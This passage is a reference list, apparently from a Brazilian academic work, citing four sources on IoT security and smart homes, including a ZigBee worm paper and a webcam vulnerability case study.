RONEN, E.; SHAMIR, A. et al. IoT goes nuclear: Creating a ZigBee chain reaction. In: IEEE. 2017 IEEE Symposium on Security and Privacy (SP). [S.l.: s.n.], 2017. p. 195–212.

SANTOS, B. P. et al. Internet das coisas: da teoriaa prática. *Minicursos SBRC-Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuıdos*, 2016.

SERALATHAN, Y. et al. IoT security vulnerability: A case study of a Web camera. In: 2018 20th International Conference on Advanced Communication Technology (ICACT). [S.l.: s.n.], 2018. p. 172–177. DOI: 10.23919/ICACT.2018.8323686.

STATISTA. *Smart Home Report 2020*. [S.l.], out. 2020. Disponível em: <https://www.statista.com/outlook/dmo/smart-home/united-states>. Acesso em: 14 mar. 2021.